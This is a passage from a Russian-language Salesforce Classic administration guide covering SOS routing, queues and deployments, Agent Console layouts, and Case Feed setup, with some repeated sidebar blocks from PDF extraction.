### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- «Настройка приложения»

Для изменения профилей:

- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- «Настройка приложения»

маршрутизации значение «1». Данный приоритет позволяет маршрутизировать вызовы SOS агентам раньше других типов рабочих элементов.

4. Выберите нужную **модель маршрутизации**.

5. Задайте полю «Процент производительности» значение «100».

Одновременно агенты могут принимать только один вызов SOS; вызовы SOS используют 100% производительности агента.

6. Нажмите кнопку **«Сохранить»**.

## Создание очереди SOS

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями, сервисными контрактами и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Рекомендуем создать очередь SOS для перенаправления вызовов SOS агентам SOS. Затем очередь SOS будет связана с созданной ранее конфигурацией маршрутизации SOS.

Рабочим элементам очереди SOS назначается приоритет, выбранный в конфигурации маршрутизации SOS, созданной ранее.

Чтобы гарантировать правильную работу маршрутизации, назначьте каждого агента очереди, из которой они будут получать рабочие элементы.

Дополнительную информацию об очередях см. в разделе «Общие сведения об очередях» справки Salesforce.

1. Введите строку *«Очереди»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Очереди»**.

2. Нажмите кнопку **«Создать»**.

3. Введите имя очереди в поле «Метка».

Например, «Очередь SOS». Версия данного имени автоматически добавляется в поле «Имя очереди».

4. Найдите и выберите созданную ранее конфигурацию маршрутизации («Конфигурация маршрутизации SOS») в поле «Конфигурация маршрутизации».

5. Добавьте объект *«Сессия SOS»* в список выбранных объектов раздела «Поддерживаемые объекты».

6. Добавьте каждого нужного агента в поле «Выбранные пользователи» раздела «Участники очереди».

7. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- «Настройка приложения»

## Обновление параметров консоли Salesforce

После полной настройки SOS для организации рекомендуем обновить некоторые параметры на консоли Salesforce для предоставления агентам возможности получения работы.

Рекомендуем добавить виджеты «Мультиканал» и «SOS» на консоль, а также добавить URL-адрес *salesforceliveagent.com* в список разрешенных.

Виджеты «SOS» и «Мультиканал» отображаются в нижнем колонтитуле консоли Salesforce. Виджет «Мультиканал» позволяет агентам изменять статус присутствия и определять очередность входящих рабочих назначений, включая вызовы SOS. Вызов SOS, принятый агентом, открывается посредством виджета «SOS», позволяющего агентам просматривать экран клиента.

Чтобы исключить блокировку вызовов брандмауэрами компании, рекомендуем добавить URL-адрес *salesforceliveagent.com* в список разрешенных. Данный алгоритм позволяет гарантировать безопасность всех вызовов SOS клиентов для агентов.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «**Правка**» напротив нужного приложения консоли Salesforce.
3. Добавьте элементы «Мультиканал» и «SOS» в список выбранных элементов в разделе «Выбрать компоненты консоли».
4. Добавьте URL-адрес *salesforceliveagent.com* в список разрешенных доменов в поле «Добавить домены в список разрешенных».
5. Нажмите кнопку «**Сохранить**».

## Создание развертывания SOS

Рекомендуем создать развертывание SOS для интеграции параметров SOS из системы Salesforce в мобильное приложение.

Созданному развертыванию SOS назначается уникальный код. Мобильные разработчики используют данный код развертывания для интеграции параметров SOS из системы Salesforce в мобильное приложение.

1. Введите строку «*Развертывания SOS*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Развертывания SOS**».
2. Нажмите кнопку «**Создать**».
3. Настройте параметры развертывания.
4. Нажмите кнопку «**Сохранить**».
5. Скопируйте код развертывания SOS со страницы сведений и отправьте его мобильным разработчикам.

Интеграция развертывания SOS в мобильное приложение выполняется мобильными разработчиками посредством пакета *SOS iOS SDK*.

### ВЕРСИИ

Доступно в: Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения консоли:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания развертываний SOS:

- «Настройка приложения»

### Параметры развертывания SOS

Параметры развертывания SOS определяют способ интеграции параметров SOS системы Salesforce в мобильное приложение.

### Параметры развертывания SOS

Параметры развертывания SOS определяют способ интеграции параметров SOS системы Salesforce в мобильное приложение.

Ниже перечислены параметры, доступные при создании или редактировании развертывания SOS.

| Параметр                                      | Выполняемые функции  |
|---|--|
| Имя развертывания SOS                         | <p>Данный параметр определяет имя развертывания.</p> <p>Данное имя или его версия автоматически добавляется в поле «API-имя».</p>  |
| API-имя                                       | Данный параметр определяет API-имя развертывания Live Agent.   |
| Активировать развертывание                    | Данный параметр активирует развертывание, позволяя клиентам запрашивать вызовы SOS при развертывании SOS в мобильном приложении.   |
| Только голосовой режим                        | Данный параметр выключает функцию видеосвязи, позволяя агентам и клиентам общаться только посредством аудиосвязи.  |
| Включить заднюю камеру                        | Данный параметр позволяет клиенту передавать агентам видеоизображение, снятое посредством задней камеры мобильного устройства клиента.   |
| Очередь                                       | Данный параметр определяет очередь для маршрутизации входящих вызовов SOS.   |
| Запись сеанса включена                        | Данный параметр инициирует автоматическую запись сеансов SOS.  |
| Поставщик хранилища записей сеансов           | Данный параметр определяет поставщика хранилища данных, используемого для хранения записей сеансов SOS. Данный параметр доступен только после включения функции записи сеанса. |
| Ключ API поставщика хранилища записей сеансов | Код ключа доступа, связанного с учетной записью хранилища Amazon S3. Данный  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

| Параметр  | Выполняемые функции   |
|---|---|
|   | параметр доступен только после включения функции записи сеанса.   |
| Секрет API поставщика хранилища записей сеансов | Код секрета доступа, связанного с учетной записью хранилища Amazon S3. Данный параметр доступен только после включения функции записи сеанса.                 |
| Область поставщика хранилища записей сеансов    | Имя области Amazon S3, которая должна использоваться для хранения записей сеансов S05. Данный параметр доступен только после включения функции записи сеанса. |

## Настройка возможностей агента службы поддержки

### Настройка универсальной службы поддержки

#### Консоль Agent Console на вкладке «Консоль»

##### Настройка консоли Agent Console


Данный раздел позволяет ускорить начало работы с консолью Agent Console.

 **Прим.:** Начиная с выпуска Spring '15 консоль Agent Console недоступна новым организациям.

Новая консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий. См. раздел [«Консоль Salesforce»](#).

Консоль Agent Console позволяет отображать все нужные сведения Salesforce на одном экране. Чтобы настроить консоль Agent Console, выполните указанные ниже действия.

1. Чтобы определить объекты, доступные пользователям в рамке спискового представления консоли, [создайте макеты консоли](#).
2. [Выберите связанные объекты](#), которые должны отображаться в мини-представлении.
3. Чтобы настроить поля и связанные списки объектов, которые должны отображаться в мини-представлении консоли, [определите макеты мини-страниц](#).
4. Чтобы предоставить пользователям доступ к определенным объектам в списковом представлении консоли, [назначьте профили](#) макету консоли.
5. Чтобы предоставить пользователям доступ к консоли из приложений, добавьте консоль Agent Console в настраиваемые приложения.

 **Прим.:** Консоль Agent Console не может быть добавлена на партнерские или клиентские порталы.

Страницы Visualforce могут отображаться на консоли Agent Console некорректно ввиду отсутствия междоменной связи между доменами Salesforce и Visualforce.

#### ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- «Настройка приложения»

## Создание макетов консоли Agent Console

 **Прим.:** Начиная с выпуска Spring '15 консоль Agent Console недоступна новым организациям.

Новая консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий. См. раздел [«Консоль Salesforce»](#).

Чтобы создать макет для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Нажмите кнопку **«Создать»** и при необходимости выберите готовый макет для клонирования.
3. Введите имя нового макета.
4. Нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Правка»** в разделе «Выбранные списковые представления».
6. Чтобы добавить или удалить объект из макета, выберите нужный объект и щелкните стрелку **«Добавить»** или **«Удалить»**.  
Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.
7. Нажмите кнопку **«Сохранить»**.
8. **Выберите связанные объекты**, которые должны отображаться в мини-представлении консоли.

СМ. ТАКЖЕ:

[Управление макетами консоли для консоли Agent Console](#)

### ВЕРСИИ

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания макетов консоли:

- «Настройка приложения»



## Настройка макетов консоли Agent Console

Чтобы настроить макеты для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку «*Макеты консоли*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты консоли**».
2. Выберите имя нужного макета.
3. Чтобы изменить поле макета «Имя» или «Описание», нажмите кнопку «**Правка**» в разделе «Сведения: макет консоли».
4. Чтобы добавить или удалить объект из макета, нажмите кнопку «**Правка**» в разделе «Выбранные списковые представления», выберите нужный объект и щелкните стрелку «**Добавить**» или «**Удалить**».

Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.

5. Нажмите кнопку «**Сохранить**».


СМ. ТАКЖЕ:

[Управление макетами консоли для консоли Agent Console](#)

## Удаление макетов консоли Agent Console

Чтобы удалить макет для консоли Agent Console, выполните указанные ниже действия.

1. Введите строку «*Макеты консоли*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты консоли**».
2. Щелкните ссылку «**Удал.**» напротив имени нужного макета консоли.

 **Прим.:** Макет консоли, назначенный профилю, не может быть удален. Рекомендуем сначала переназначить профиль другому макету консоли или отменить назначение макета консоли.

СМ. ТАКЖЕ:

[Управление макетами консоли для консоли Agent Console](#)

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов консоли:

- «Настройка приложения»

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления макетов консоли Agent Console:

- «Настройка приложения»

## Управление макетами консоли для консоли Agent Console

Макеты консоли определяют объекты, доступные пользователям в рамке спискового представления консоли Agent Console. Например, чтобы предоставить пользователям доступ к списковым представлениям обращений и контактов на консоли, добавьте обращения и контакты в макет консоли, а затем назначьте данный макет консоли соответствующим профилям пользователей. Рамка спискового представления консоли отображает только объекты, добавленные в макет консоли, который назначен профилю пользователя.

На странице списка макетов консоли, на которую можно перейти путем ввода строки «*Макеты консоли*» в поле «Быстрый поиск» в меню «Настройка» после выбора пункта «**Макеты консоли**», можно выполнить следующие действия.

- Чтобы **создать макет**, нажмите кнопку «Создать».
- Чтобы **изменить макет**, нажмите кнопку «Правка».
- Чтобы **назначить макеты консоли профилям**, нажмите кнопку «Назначение макета консоли».

СМ. ТАКЖЕ:

[Настройка консоли Agent Console](#)

## Выбор связанных объектов для мини-представления консоли Agent Console

Связанные объекты, которые должны отображаться в мини-представлении консоли Agent Console, могут выбираться пользователями, но должны быть связаны с основным объектом посредством взаимосвязи «Поиск» или «Основная—подробная». Например, обращения содержат поля поиска организаций и контактов, поэтому основной объект «Обращения» может быть связан с объектами «Организации» и «Контакты».

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».

Стандартный или настраиваемый объект, выбранный на данном этапе, соответствует записи в подробном представлении консоли, а связанные объекты в мини-представлении соответствуют связанным записям.

2. Щелкните ссылку «Правка» напротив имени нужного макета страницы.
3. Щелкните «**Мини-представление консоли**» в заголовке макета страницы.
4. Чтобы выбрать связанные объекты, которые должны отображаться в мини-представлении, выберите имя нужного поля и нажмите кнопку «Добавить» или «Удалить». Объекты могут быть выбраны только в том случае, если определены как взаимосвязи поиска, а соответствующие поля поиска добавлены в макет страницы. Чтобы изменить порядок отображения связанных объектов в мини-представлении, выберите имя нужного поля в списке «Выбранные поля взаимосвязи» и нажмите кнопку «Вверх» или «Вниз». По завершении нажмите кнопку «Сохранить».

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и назначения макетов консоли Agent Console:

- «Настройка приложения»

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.


Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- «Настройка приложения»

5. Нажмите кнопку **«Сохранить»**.
  6. Чтобы задать поля и связанные списки, которые должны отображаться для связанных объектов в мини-представлении, [определите макеты мини-страниц](#).
-  **Прим.:** Связанные объекты не могут быть выбраны для макета «Закреть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

СМ. ТАКЖЕ:

[Настройка консоли Agent Console](#)

[Поиск по параметрам управления объектами](#)

## Определение макетов мини-страниц для консоли Agent Console

Макеты мини-страниц могут быть определены для записей, отображающихся в мини-представлении консоли Agent Console, во всплывающих сведениях и в областях наложения для событий. Макет мини-страницы содержит набор элементов текущего макета страницы. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из связанного макета страницы. Отображаемые поля и связанные списки макета мини-страницы доступны для дополнительной настройки, однако другие элементы, унаследованные из связанного макета страницы, не могут быть изменены в самом макете мини-страницы.

Области наложения для просмотра и редактирования сведений о событиях отображаются в макете мини-страницы событий, а не на вкладке «Консоль». Связанные списки макетов мини-страниц отображаются только на вкладке «Консоль», но не во всплывающих сведениях.

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».
2. Щелкните ссылку **«Правка»** напротив имени нужного макета страницы.
3. Щелкните **«Макет мини-страницы»** в заголовке макета страницы.
4. Выберите поля и связанные списки, которые должны отображаться для данного типа записи в мини-представлении. Выберите поля, которые должны отображаться в каждом выбранном связанном списке.
  - При необходимости выберите все доступные поля и не более пяти связанных списков для отображения на консоли. Чтобы упростить процесс поиска нужной информации, рекомендуем выбирать небольшое количество полей и связанных списков.
  - Выбранные поля и связанные списки отображаются на консоли даже в случае отсутствия содержимого.
  - Поля, отмеченные в макете страницы как «Всегда отображено» или «Всегда в макете», автоматически добавляются в макет мини-страницы и могут быть удалены только после их удаления из макета страницы.
  - Свойства полей, используемые в макете страницы, определяют свойства полей, используемые в макете мини-страницы. Например, поле, доступное в макете страницы только для чтения, доступно в макете мини-страницы также только для чтения. Чтобы изменить свойства полей в макете мини-страницы, рекомендуем изменить свойства полей в макете страницы. Обратите внимание, что консоль поддерживает параметры безопасности полей, заданные в организациях.

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Agent Console:

- «Настройка приложения»

- Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**. Чтобы изменить порядок отображения полей, выберите имя нужного поля в списке выбранных и нажмите кнопку **«Вверх»** или **«Вниз»**. По завершении нажмите кнопку **«Сохранить»**.
- Порядок отображения связанных списков в макете страницы определяет порядок отображения связанных списков в макете мини-страницы. Чтобы изменить порядок отображения связанных списков в макете мини-страницы, измените порядок их отображения в макете страницы, затем выберите нужный макет мини-страницы и нажмите кнопку **«Сохранить»**.

5. Нажмите кнопку **«Сохранить»**.



**Прим.:** Макеты мини-страниц не могут быть определены для макета «Закрывать обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания.

СМ. ТАКЖЕ:

[Настройка консоли Agent Console](#)

[Поиск по параметрам управления объектами](#)

## Назначение макетов для консоли Agent Console

После [создания макетов консоли](#) выберите макеты, которые должны быть доступны пользователям на консоли Agent Console вкладки «Консоль». Профиль пользователя определяет доступные макеты консоли.

Чтобы назначить макеты консоли, выполните указанные ниже действия.

1. Введите строку *«Макеты консоли»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты консоли»**.
2. Нажмите кнопку **«Назначение макета консоли»**.
3. Выберите нужный макет консоли из раскрывающегося списка.
4. Выберите параметры доступности вкладки «Консоль» из раскрывающегося списка. Параметры доступности вкладки «Консоль» могут быть выбраны только для профилей, назначенных макету консоли.
5. Нажмите кнопку **«Сохранить»**.



**Прим.:** Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют пользователям с полномочием «Настройка приложения» назначать макет консоли профилю посредством страницы сведений о профиле. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, выберите имя профиля и щелкните ссылку **«Правка»** в разделе «Параметры консоли».

СМ. ТАКЖЕ:

[Управление макетами консоли для консоли Agent Console](#)

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов консоли:

- «Настройка приложения»

## Лента обращений


### Настройка ленты обращений

#### Предварительные требования и базовая настройка

Прежде чем включить и настроить ленту обращений, выполните указанные ниже действия.

- Определите нужные действия и инструменты.
  - Чтобы воспользоваться действием «Эл. почта», [настройте функцию Email-to-Case](#).
  - Чтобы воспользоваться действием «Портал», настройте [клиентский портал](#), [партнерский портал](#) или [Chatter Answers](#).
  - Чтобы воспользоваться инструментом «Статьи», [настройте Salesforce Knowledge](#).
- [Просмотрите способ обновления обращений и возможные последствия](#) при включении действий и элементов ленты обращений.

По завершении [включите действия и элементы ленты обращений](#).

-  **Прим.:** Ниже перечислены дополнительные действия для организаций, созданных до выпуска Winter'14.
- Включите Chatter и действия в публикаторе.
  - Включите функцию отслеживания лент для обращений. Отключите отслеживание поля «Статус» на странице отслеживания ленты. Данное действие препятствует созданию повторяющихся элементов ленты при обновлении статуса обращения посредством действия «Изменить статус».

#### Настройка макетов страниц

Настройте макеты страниц «Лента обращений» в соответствии с текущими потребностями компании, а также определите алгоритм работы агентов службы поддержки.

- [Создайте макеты для страниц сведений об обращении и закрытия обращения](#), а также [панели основных показателей](#).
- Чтобы определить действия, поля и инструменты, которые должны быть доступны агентам при работе с обращениями, [создайте макеты для страниц просмотра ленты](#).

#### Предоставление пользователям доступа

Чтобы предоставить пользователям доступ к ленте обращений, назначьте им профили, использующие созданные макеты страниц обращений на основе ленты.

Организации, созданные до выпуска Spring'14, позволяют предоставлять доступ другими способами.

- [Создание и назначение наборов полномочий пользователям](#)
- [Использование настраиваемых профилей](#)

#### Настройка ленты обращений: добавление функций

Чтобы добавить функции в ленту обращений, выполните указанные ниже дополнительные действия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и настройки  
ленты обращений:

- «Управление обращениями»
- И
- «Настройка приложения»

- Чтобы разрешить агентам добавление готового краткого текста в сообщения эл. почты, [настройте «Быстрый текст»](#) и [создайте сообщения «Быстрый текст»](#).
- Чтобы предоставить агентам возможность отправки клиентам электронных уведомлений о добавлении ответов на опубликованные вопросы, [включите поддержку электронных уведомлений портала](#).
- Чтобы разрешить агентам сохранение сообщений эл. почты в качестве черновиков, а также создание процессов утверждения для сообщений эл. почты, [включите поддержку электронных черновиков](#).
- Чтобы ускорить процесс обработки обращений и гарантировать единообразие отправляемых ответов, создайте текстовые шаблоны, HTML-шаблоны или шаблоны эл. почты Visualforce.
- Чтобы предоставить агентам доступ к дополнительным функциям, [создайте и добавьте настраиваемые действия](#).

СМ. ТАКЖЕ:


[Параметры Chatter](#)

[Включение действий в публикаторе Chatter](#)

[Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»](#)

## Включение действий и элементов ленты обращений

Включение действий и элементов ленты обращений предоставляет пользователям доступ к некоторым стандартным действиям, необходимым для обработки обращений (например, «Изменить статус»), а также к связанным элементам ленты.

 **Прим.:** В организациях Salesforce, которые были созданы до выпуска Winter'14, следует включить функцию отслеживания лент для обращений перед включением действий ленты обращений и элементов ленты. Если отслеживание ленты не включено, действия «Включить ленту обращений» и элементы ленты отображены не будут.

В организациях Salesforce, созданных после выпуска Winter'14, действия отслеживания лент для обращений, действия ленты обращений и элементы ленты включаются автоматически.

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить действия и элементы ленты обращений».
4. Нажмите кнопку «**Сохранить**».

При включении действий и элементов ленты обращений организация автоматически отображает обращения посредством нового пользовательского интерфейса. Прежде чем предоставить пользователям доступ к ленте обращений, рекомендуем дождаться завершения данного процесса обновления.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Результаты обновления ленты обращений](#)

[Назначение ленты обращений пользователям](#)

[Включение обновлений ленты для связанных записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

И

«Настройка приложения»

## Создание наборов полномочий для ленты обращений

Чтобы предоставить пользователям доступ к ленте обращений, включенной в организации, создайте набор полномочий.

1. Создайте набор полномочий для ленты обращений.



[Просмотреть обзор](#)

2. Щелкните **«Полномочия приложения»** на странице «Набор полномочий».
3. Установите флажок «Использование ленты обращений». При необходимости выберите любые другие полномочия, которые должны быть добавлены в набор.
4. Нажмите кнопку **«Сохранить»**.



**Совет:** Полномочие «Использование ленты обращений» может быть также добавлено в текущий набор полномочий.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Назначение ленты обращений пользователям](#)

## Назначение ленты обращений пользователям

После включения ленты обращений и создания соответствующего набора полномочий рекомендуем назначить данный набор полномочий пользователям.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите имя пользователя.
3. Щелкните **«Редактировать назначения»** в списке «Назначения набора полномочий».
4. Выберите нужный набор полномочий в списке «Доступные наборы полномочий» и нажмите кнопку **«Добавить»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Создание наборов полномочий для ленты обращений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»
- И
- «Настройка приложения»




## Предоставление пользователям доступа к ленте обращений посредством настраиваемых профилей

Взамен наборов полномочий, используемых для предоставления пользователям доступа к ленте обращений, рекомендуем создать настраиваемый профиль, содержащий полномочие «Использование ленты обращений».

1. Создайте профиль.
2. Нажмите кнопку **«Правка»** на странице «Профиль».
3. Установите флажок «Использование ленты обращений» в разделе «Общие полномочия пользователя».
4. Нажмите кнопку **«Сохранить»**.
5. Назначьте профиль пользователям.

### Пример:

 **Прим.:** В организациях Salesforce, созданных после выпуска Winter'14, лента обращений включается автоматически и назначается всем стандартным профилям. Чтобы отключить ленту обращений в профиле, снимите флажок «Использование ленты обращений».

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

## Результаты обновления ленты обращений

При включении ленты обращений для организации процесс обновления отображает активные обращения посредством нового интерфейса и создает элементы ленты для действия над данными обращениями.

Данные изменения не заметны во время процесса обновления. По завершении данного процесса пользователи, для которых включена поддержка ленты обращений, могут просматривать текущие и новые обращения посредством нового интерфейса, тогда как пользователи, для которых поддержка ленты обращений выключена, могут просматривать обращения только посредством традиционного интерфейса.

Ниже перечислены действия, выполняемые при обновлении интерфейса обращений.

- 5 000 последних активных обращений организации отображаются посредством интерфейса ленты обращений. Продолжительность данного процесса определяется количеством преобразуемых обращений и сложностью их данных. Например, преобразование обращений, содержащих несколько сообщений эл. почты или других вложений, может выполняться дольше обычного.
- Обновление более ранних обращений выполняется только в том случае, если они содержат комментарии, сообщения эл. почты или зарегистрированные вызовы, которые были добавлены в обращение на протяжении временного диапазона, установленного для исходных 5 000 преобразованных интересов. Пользователю доступно не более 500 обращений с текущими комментариями, не более 500 обращений с текущими сообщениями эл. почты и не более 500 обращений с текущими зарегистрированными вызовами (в общей сложности не более 1 500 дополнительных преобразованных обращений).
- Ниже перечислены элементы, добавляемые в ленту для каждого обращения.
  - Не более 60 сообщений эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Не более 60 личных и общедоступных комментариев. Во время обновления эти комментарии преобразуются в сообщения Chatter.
- Не более 60 зарегистрированных вызовов. Некоторые зарегистрированные вызовы, созданные до внедрения ленты обращений, могут отображаться в ленте в качестве задач.
- Интерфейс ленты обращений включается для всех новых обращений, предоставляя пользователям доступ к публикатору и ленте.
- Пользователю становится доступно представление «Сведения об обращении», которое содержит дополнительную информацию об обращении, включая элементы, сохранившиеся в текущих связанных списках.

По завершении процесса обновления пользователю отправляется сообщение эл. почты.

#### Рекомендации

- Чтобы беспрепятственно обновить интерфейс обращений, рекомендуем активировать ленту обращений в производственной организации только после ее активации в полной безопасной организации. Данный алгоритм помогает определить продолжительность процесса преобразования обращений и позволяет просмотреть некоторые обращения посредством нового пользовательского интерфейса.
- Прежде чем предоставить пользователям доступ к активированной ленте обращений в производственной организации, дождитесь завершения процесса обновления. Рекомендуем сначала назначить ленту обращений отдельному пользователю, который может убедиться в успешном завершении процесса обновления путем просмотра некоторых преобразованных обращений, а затем предоставить доступ другим пользователям.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Включение действий и элементов ленты обращений](#)

## Включение электронных уведомлений о добавлении ответов на портал в ленте обращений

Если организация использует портал или сообщество, то агенты службы поддержки могут отправлять ответы клиентам посредством действия «Сообщество» в ленте обращений. При включении электронных уведомлений о добавлении ответов на портал агентам предоставляется доступ к параметру «Отправить эл. почту» в действии «Сообщество».

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить уведомление контактов о добавлении комментария к обращению».
4. Выберите шаблон для электронных уведомлений.
5. Нажмите кнопку «**Сохранить**».

Сообщения эл. почты, отправляемые внешним пользователям, содержат ссылку на сообщество. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

